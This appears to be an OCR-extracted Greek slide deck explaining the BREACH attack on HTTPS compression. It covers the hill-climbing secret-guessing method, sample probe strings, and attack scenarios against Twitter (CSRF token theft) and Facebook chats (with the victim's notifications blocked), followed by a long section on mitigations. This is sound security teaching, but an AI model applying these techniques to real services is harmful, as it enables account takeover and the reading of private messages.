
μυστικά δεδομένα


```
oken" type="hidden" value="24c288ba586caabd490e" /></span>
```

Hill-climbing

- Προσπάθησε να προσθέσεις ένα χαρακτήρα
- Δοκίμασε οποιονδήποτε χαρακτήρα:
  - 0, 1, 2, …, f
- Ταίριασμα:
  - gzip επεκτείνει μήκος προηγούμενου δείκτη LZ77
- Μη ταίριασμα:
  - gzip προσθέτει νέο literal χαρακτήρα LZ77

Ανατομία του BREACH



BREACH

- http://breachattack.com/
- Μία επέκταση του CRIME
- Εφευρέθηκε το καλοκαίρι του 2013
- Angelo Prado
- Neal Harris
- Yoel Gluck

Angelo Prado

Neal Harris

Yoel Gluck

Επιμείνουσα επίθεση

- Το θύμα δεν χρειάζεται να…
  - πατήσει σε κακόβουλα links
  - μείνει σε κάποια σελίδα για πολλή ώρα
- Απλώς μπαίνει στο Internet κανονικά
- Η Injected Javascript συνεχίζει την αναζήτηση hill-climbing ανάμεσα σε διαφορετικά origins
- Command & Control χρησιμοποιείται για συντονισμό της επίθεσης

Μειώνοντας το θόρυβο

- Η υπόλοιπη σελίδα πρέπει να μένει η ίδια ανάμεσα σε requests
- Φρόντισε να υπάρχουν 0 αποτελέσματα αναζήτησης
  - Βάλε στην αρχή της αναζήτησης το “pfjnzuq_”
  - Οποιοδήποτε αλφαριθμητικό δεν εμφανίζεται σε tweets
- Επίθεση στο mobile.twitter.com
  - 0 θόρυβος - δεν υπάρχουν Who-to-Follow, Trends, κλπ.

Σταθερό σημείο Huffman

- …σ’ ένα τέλειο κόσμο, αυτό θα δούλευε
- Αλλά υποθέτει μόνο συμπίεση LZ77
- Θυμηθείτε, gzip = LZ77 + Huffman
- Περιλαμβάνουμε ένα “alphabet pool” στην ανάκλαση
    - Προκαλεί ένα σταθερό σημείο Huffman

Αναζήτηση για...

```
pfjnzuq_1_2_3_4_5_6_7_8_9_a_b_c_d_e_f_00e
pfjnzuq_0_2_3_4_5_6_7_8_9_a_b_c_d_e_f_10e
pfjnzuq_0_1_3_4_5_6_7_8_9_a_b_c_d_e_f_20e
pfjnzuq_0_1_2_4_5_6_7_8_9_a_b_c_d_e_f_30e
pfjnzuq_0_1_2_3_5_6_7_8_9_a_b_c_d_e_f_40e
pfjnzuq_0_1_2_3_4_6_7_8_9_a_b_c_d_e_f_50e
pfjnzuq_0_1_2_3_4_5_7_8_9_a_b_c_d_e_f_60e
pfjnzuq_0_1_2_3_4_5_6_8_9_a_b_c_d_e_f_70e
pfjnzuq_0_1_2_3_4_5_6_7_9_a_b_c_d_e_f_80e
pfjnzuq_0_1_2_3_4_5_6_7_8_a_b_c_d_e_f_90e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_b_c_d_e_f_a0e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_a_c_d_e_f_b0e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_a_b_d_e_f_c0e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_a_b_c_e_f_d0e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_a_b_c_d_f_e0e
pfjnzuq_0_1_2_3_4_5_6_7_8_9_a_b_c_d_e_f0e
```

BREACH demo

Τεχνικές δυσκολίες

- Το μαντείο μπορεί να ταιριάξει στο θόρυβο
- Τοπικό ελάχιστο δεν είναι πάντα ολικό
- Πρέπει να προχωρήσουμε στο hill-climbing
- Συμπίεση σε bit-level
- Το μαντείο μπορεί να ταιριάξει άλλα δεκαεξαδικά tokens (userid)

Επιθέσεις πιστοποίησης

- Κλέβει CSRF token —> γίνεται ο χρήστης
- Στέλνει tweets
- Favorite tweets / retweet
- Ενημέρωση προφίλ (bio, χρώματα, τοποθεσία, φόντο)
- Αλλαγή lists
- Unfollow / block

Ας επιτεθούμε στο Facebook

Διαβάζοντας τα Facebook chat του θύματος

- Επίθεση εμπιστευτικότητας
- Ξεχάστε τα CSRF tokens - το μυστικό είναι το κείμενο
- Όμως: Δεν υπάρχει ανάκλαση στη σελίδα των μηνυμάτων chat! :(
- Έμμεση ανάκλαση:
  - Το θύμα έχει φίλο το θύτη, ο θύτης κάνει hill-climb ψάχνοντας στο χώρο λύσεων στέλνοντας μηνύματα chat

Διαβάζοντας τα Facebook chat του θύματος

- Όμως… το θύμα θα λάβει ενημερώσεις στο κινητό και θα ξέρει ότι κάτι πάει στραβά
- Με πρόσβαση στο layer δικτύου, μπλοκάρουμε ενημερώσεις προς το χρήστη
- Αλλά τους αφήνουμε να μπουν στο υπόλοιπο Internet ελεύθερα :)

“Never underestimate the time and expense your opponents will take to break your code. They may be very rich, very clever, and very dedicated.”

Robert Morris, Sr., NSA

Αποφυγή

Αποφυγή

- Πολλοί τρόποι
- Κάποιοι πιο πρακτικοί από άλλους
- Κάποιοι πιο αποτελεσματικοί από άλλους

Απενεργοποίηση συμπίεσης

- Μη ρεαλιστική λύση
- Κακή απόδοση
- Μας γλυτώνει πλήρως από την επίθεση!
- Μπορεί να γίνει **σε κρίσιμες** σελίδες!
  - Σελίδες e-banking
  - Σελίδες με άλλα εξαιρετικά ευαίσθητα δεδομένα

Rate limiting

- Καθυστερεί τις επιθέσεις
- Rate limit:
  - Αιτήματα GET / POST σε μονάδα χρόνου
  - Αριθμός μηνυμάτων chat σε μονάδα χρόνου

Rate limiting

- Ανάλογα με…
  - IP
  - Χρήστη
  - Χρήστη που λαμβάνει το chat

Rate limiting

- Καθυστερεί την επίθεση από 30 sec σε 2 ώρες
- Όχι πολύ αποτελεσματικό
- Παραμένει μία καλή ιδέα
- Rate limit + monitor + alert

Ανανέωση CSRF

- Αλλάζετε CSRF token συχνά!
- Δε διορθώει τις επιθέσεις εμπιστευτικότητας
- Άβολο για το χρήστη

Μάσκα CSRF

- Αλλαγή του τρόπου που δουλεύει το csrf_token
- Διορθώνει όλες τις επιθέσεις εμπιστευτικότητας
- Ποτέ δεν στέλνουμε csrf_token στην απάντηση
- Στέλνουμε αυτά:
  - token_mask = rand()
  - masked_token = csrf_token ⊕ token_mask
- Ο server βρίσκει το csrf_token:
  - csrf_token = masked_token ⊕ token_mask

Πλαίσια συμπίεσης

- Μαρκάρουμε τη θέση μέσα στο HTML των:
  - μυστικών
  - ανακλώμενων δεδομένων
- Επικοινωνία με τον web server με κάποιο module
  - Προτείνουμε να φτιαχτεί κάποιο mod_breach
  - Που θα ξέρει ότι δεν πρέπει να συμπιέσει αυτά τα δεδομένα

Διαχωρισμός μυστικών

- Τα μυστικά βρίσκονται σε διαφορετικά requests
- 1 HTTP request για τα ανακλώμενα δεδομένα
- 1 HTTP request για τα μυστικά
- API αίτημα σε JSON endpoint
- Αποφεύγει όλες τις επιθέσεις BREACH

Διαχωρισμός μυστικών

- Δύσκολο να υλοποιηθεί π.χ. για touch.facebook.com
- Οι προγραμματιστές πρέπει να το θυμούνται - όλα τα προβλήματα ενός blacklist
- Μερικές φορές τα μυστικά και το ανακλώμενο περιεχόμενο είναι τα ίδια
  - π.χ. μηνύματα chat

Τυχαιότητα μήκους

- Προσθήκη τυχαίου padding
- Σε ομοιόμορφη κατανομή, καθυστερεί την επίθεση κατά ένα παράγοντα O(√n)
- Καθυστερεί την επίθεση από 30 sec σε 30 min (για 2KB padding)
- Βοηθάει, αλλά δεν αποτρέπει πλήρως

SOS HTTP headers

Mike Shema, Vaagn Toukharian (2013)

- Security-Of-Sessions - πολύ αποτελεσματικό!
- Επεκτείνει το Content-Security-Policy
- Διορθώνει όλες τις επιθέσεις BREACH - χρειάζεται υλοποίηση από τους browsers και τις ιστοσελίδες
- Ορίζει ότι τα cookies δεν πρέπει να στέλνονται σε cross-origin requests
- Set-Cookie: session_id=4f0c4384a4f43aef12bd23f142d55e4…
- Content-Security-Policy: sos-apply=session_id; ‘self’

Βιβλιογραφία

- Angelo Prado, Neal Harris, Yoel Gluck (2013). "SSL, gone in 30 seconds: A BREACH beyond CRIME”.
- D.A. Huffman, "A Method for the Construction of Minimum-Redundancy Codes", Proceedings of the I.R.E., September 1952, pp 1098–1102.
- Ziv, Jacob; Lempel, Abraham (May 1977). "A Universal Algorithm for Sequential Data Compression". IEEE Transactions on Information Theory 23 (3): 337–343.
- (May 1996). “DEFLATE Compressed Data Format Specification version 1.3”. p. 1. sec. Abstract. RFC 1951.
- Burns, Jesse (2005). "Cross Site Request Forgery: An Introduction To A Common Web Weakness". Information Security Partners, LLC
- Same Origin Policy. w3.org at http://www.w3.org/Security/wiki/Same_Origin_Policy
- Jeff King (2010). “ARP Poisoning (Man-in-the-Middle) Attack and Mitigation Techniques”
- U. Steinhoff, A. Wiesmaier, R. Araújo (2006). "The State of the Art in DNS Spoofing”
- Mike Shema, Vaagn Toukharian (2013). “Dissecting CSRF Attacks and Defenses”

Ευχαριστούμε!

@dionyziz

Ερωτήσεις;